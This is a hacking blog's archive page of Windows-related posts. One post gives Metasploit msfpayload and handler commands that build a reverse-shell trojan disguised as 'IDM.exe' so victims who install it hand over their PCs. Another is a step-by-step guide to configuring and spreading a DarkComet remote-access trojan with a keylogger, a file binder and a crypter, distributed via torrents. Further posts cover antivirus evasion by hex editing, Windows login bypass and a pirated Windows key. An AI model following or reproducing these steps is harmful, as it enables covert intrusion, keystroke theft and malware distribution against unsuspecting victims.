Showing posts with label Windows. Show all posts

Sunday, April 7, 2013

|| Pr0ject Amaterasu Release 1 ||



The script consist of 10 Most used Tools by Hackers and Pentesters.
2 Private scripts , 1 - Subdomain scanner , 2- Ftp Brute forcer.

it is release 1 , In next list , it will contain up 5 private scripts diff from this.
in Final , it will have all Private scripts plus my own coded scripts :)

Download
http://adf.ly/MRyHO 
Read More...

Sunday, February 24, 2013

|| HACKING WINDOWS IN MINUTE'S VIA BACKTRACK ||


     RESEARCH PAPER ON HACKING WIN-7 THROUGH BACKTRACK (METASPLOIT)
  
So let's just begin with our hacking

1. Open the terminal of the Backtrack


2. Write the following command "msfpayload windows/meterpreter/reverse_tcp lhost=backtrack IP address lport=4444  x  >  /root/Desktop/IDM.exe"

 AND WAIT FOR A MINUTE...

 After the Successful completion of your IDM.exe 


 3. Again Open another terminal and write 'msfconsole


4. Then write the command -- "use exploit/multi/handler" and press enter"

5. Then you have to set a payload by writing the command -- "set payload windows/vncinject/reverse_tcp"


6. Then Set the LHOST (LOCAL HOST) -- "set lhost 192.168.40.128 (Backtrack IP address)

7. Then Just set for the exploit -- "exploit"

Now as soon as The VICTIM download your IDM file from the INTERNET 

 and tried to install 


 you will get the full Access of his/her WIN-7


THE ARTICLE HAS BEEN SUBMITTED BY Deepanshu Khanna CREATOR OF THE WEBSITE http://hackcrack4u.blogspot.in
Read More...

Sunday, October 7, 2012

|| HACK DECODER BOOK BY HITESH MALVIYA ||


Hitesh Malviya is one of foremost it security expert of India released his first book on hacking named “Hackdecoders v 1.0”. This book will be proved campact bomb for beginners. Both basic and advanced hacking topics are covered with images in this book.

The book is having chapters on facebook hacking, google hacking, clickjacking, website hacking and much more as to guide people as how to find solutions to all these problems.

He is a young entrepreneur started his venture hcf infosec pvt. Ltd. working in it security domain from last 2 years. Hitesh has been frequent speaker for international conference defcon India chapters.

The book is released online and available on www.hcf.co.in for download. He is planning for next version of this book, Hopefully will be come up with next version by end of this year. 

Table of contents:
:: Introduction to Ethical Hacking
:: Information Gathering & footprinting
:: Scanning & Enumeration
:: Trojans and Backdoors
:: System Hacking
:: Google Hacking(Basic & advanced)
:: Sql injection and countermeasures
:: Cross site scripting and Countermeasures
:: Remote & Local File inclusion and Countermeasures
:: Email account cracking & security
:: Facebook Clickjacking
:: VPN & Proxies
:: Hacking Mobile Phones, PDA, Handheld devices
:: Computer Forensic & Incident Handling
:: Career certifications in Information Security

DOWNLOAD LINK:- CLICK HERE

Read More...

Wednesday, July 25, 2012

|| RAT DETAILED TUT WITH PICTURES ||


Hello Guys this is AV It’s been a long time I have posted anything
So here is my new tut on creating RAT (REMOTE ADMINISTRATIVE TROJAN)
What will be learning today?
       Port forwarding for rat
2      Making account on no-ip.com
3      Setting up your RAT (ill be using DARKCOMMET RAT for the tut)
Sadly Darkcommet project has come to and end. Its was the best free rat tool available on the net a big thanks to the creator DarkcoderSC for creating this tool.
Ok Guys lets start First thing is port forwarding

Go to Run-->Cmd--> and type ipconfig

You will see default gateway address. Enter that in your browser to enter your router settings

See port forward option in your router. Im using MTNL so ill tell how I port forward in my router
Go to Advanced Setup-->NAT-->Virtual Server you will see the following screen

Port 1604 is recommended for Darkcommet
In you local ip address enter your IPv4 address you got from ipconfig
Just save it
And to confirm that your port is running visit
ok here is the end of part one related to port forward
Now the second part is creating host on www.no-ip.com

Go to www.No-ip.com and register your account, activate and login in to your account you will see the below screen

Click on ADD Host
Add a hostname and select no-ip.info or whatever of your choice
Now go n click on create host

 Once its done you will see the below screen


Then go to download and download DNS update client according to your OS
Install it in your pc
When you open it you will see the below screen

Just enter your no-ip.com id and password
After that when it enters you will see the below screen

Here you should see the hostname you created on no-ip.com
Tick mark on it and save..
And finally if all things are done correctly. You will see the below screen

Ok Guys Now our Port forward + host is ready. Now will Move to our darkcommet

First Download Darkcommet from the below link
https://www.dropbox.com/s/sxk2l8jl20wdv0l/DarkCometRAT531.rar
Pass:- hackerzadda.com
 
Once u download  it extract and open it
Note:- AV will start detecting it as virus so disable it
once you run it below screen you will see

 Once you Open it click on word Darkcommet and go to client settings

Once you do that below screen will Pop up. in that go to no-ip updater
Note:- to have darkcommet skin like me go to client setting and in Main Window Border Style Select Ubuntu


In No-Ip Host write the host name you created on n0-ip.com
and enter you username and password of no-ip.com and click on update
and the close it and go back to Darkcommet


Ok Now will create rat Click again on Darkcommet-->server Module-->full editor
you will see the below screen

Give profile Name whatever you want..you can see Process Mutex after that Random Button click on it for 5-10 times


Now click on network settings


Enter your no-ip Created Dns in IP/DNS and port 1604 and click on ADD.
Then go to Module Startup

Just Have the same settings or change as per you need.
Remeber Never tick mark on Melt File after first execution.
Then go to install message
ill skip that if you want to give any message when your file is run tick mark it and write your message
Go to Module Shield and keep the below settings or as per your need

 Then Click on Keylogger By default Active keylogger on server Startup is tickmared. But if you want keyloges to your FTP account you owned. JUst set it accordingly.
Then Go to File Binder. Browse the file which you want your RAT to be combined. Browse it and click on ADD File
Then go to choose icon choose icon whichever you want
and den go to stub finalization

And click on Build the stub and save it where you want
Now you RAT is ready :)
Make a Google search and search for Crypters or Method to Make your RAT FUD
Spread you rat via torrents or use innovative ways like with Some hacking SOftware name etc..
Go to Darkcomet n click on listen port and eneter 1604 and click on listen

Once your rat is Run you will see Victim in Users like this

Thanks Guys For reading the tut hope you will it. For any queries or any problem please fill free to comment


Note:- Tut is only for educational purpose. The writer for website is not responsible for any Damage done or Caused because of the above Mentioned Tut. Do it at your own risk!!
Read More...

Sunday, January 15, 2012

How to FUD your trojan/server with a HEX editing & File splitting method


Our FUDDING tool requirements and download links.


First of course an AV what I am going to be using is AVAST the free edition.


File splitter to split our servers to find out where the virus signature is to modify it.

Best hex editor I have found and its free of charge.


Now lets begin.


Now go grab the server you want to edit mine is going to be a Spyrex keylogger server.


Before we begin turn AV off.
You result may vary on AV your using. 


Now place you server in a folder I recommend naming it A trust me on this. Now my server name is test.exe.

Okay now once you have placed the server in a file lets scan it.
And.......
OMG it got caught 


Ok now where to start open The File Splitter and Calc.exe to split the  file.
In
Read More...

Saturday, October 1, 2011

Bypass any Windows Password with Kon-Boot V1.1


Kon Boot is an application which will bypass the authentication process of Windows based operating systems.
Kon Boot can work on a USB flash drive, CD, or floppy diskette.
Using Kon Boot is simple. First load it to your desired media (CD, USB drive, or
floppy diskette) then insert it into the target computer, and start it up!

Recommended Minimum Hardware:
Intel Pentium III processor (or compatible) 128 MB RAM or greater
Operating Systems:
Microsoft Windows XP Home Edition (Service Pack 2+)
Microsoft Windows Vista Home Basic (32/64 bit)
Microsoft Windows Vista Home Premium (32/64 bit)
Microsoft Windows Vista Business (32/64 bit)
Microsoft Windows Vista Enterprise (32/64 bit)
Microsoft Windows 7 Home Premium (32/64 Bit)
Microsoft Windows 7 Professional (32/64 Bit)
Microsoft Windows 7 Ultimate (32/64 Bit)
Microsoft Windows Server 2003 Standard (32/64bit)
Microsoft Windows Server 2003 Datacenter (32/64bit)
Microsoft Windows Server 2003 Enterprise (32/64bit)
Microsoft Windows Server 2003 Web Edition (32/64bit)
Microsoft Windows Server 2008 Standard (32/64bit)
Microsoft Windows Server 2008 Datacenter (32/64bit)
Microsoft Windows Server 2008 Enterprise (32/64bit)
Technology Requires:
10MB free space on the hard drive. CD-ROM (for installation of the program from CD) or Floppy Drive or USB flash drive; computer mouse; keyboard;
Read More...

Thursday, June 30, 2011

Windows 7 Theme Manager - Easy Solution To Browse And Install Unofficial Third-Party Themes


Theme Manager - a free utility for Windows 7 allows users to browse and install hundreds of unofficial themes from a single easy to use interface. Neatly divided into 15 different categories - TV Series, Landscape, Celebrities, Animals, Movies, 3D, Cars, Space, Motorcycle, Cartoons, Games, Anime, Computers, Sport, and Abstract users simply need to click on a theme's icon to instantly download and apply the theme.
Windows 7 Theme Manager
Managing installed themes is also very simple, just switch to "Installed Themes" tab and you have all the options to manage already installed themes including uninstallation, New themes are automatically added to the catalog.
Theme Manager Console
Windows 7 Theme Manager
 
Download Windows 7 Theme Manager :
Read More...

Thursday, August 12, 2010

Download Windows 8 Ultimate Xtreme Edition


What is Windows 8 xTreme?
Windows 8 xTreme its a System based on Windows 7 FiNal

* Windows 8 xTreme doesn't have any components removed from Original Windows 7 Image so you wont lose any compatibly with software, hardware or miss any stuff at all.
* Windows 8 xTreme its a Clean Windows 7 Image with a compilation of the best tweaks and a new integrated look ... keeping all new features like superbar, etc ...
* Windows 8 xTreme has been tested in a real machine with a compilation of over 200 softwares ...
* All default applications are silently installed before StartUp ...

Read More...

Thursday, February 4, 2010

Windows 7 Activation Key


Windows 7 Professional (x64)
Activation Key :
PX786-76P9H-PC9W9-8GK8Y-Y2WWH
wndows 7

Read More...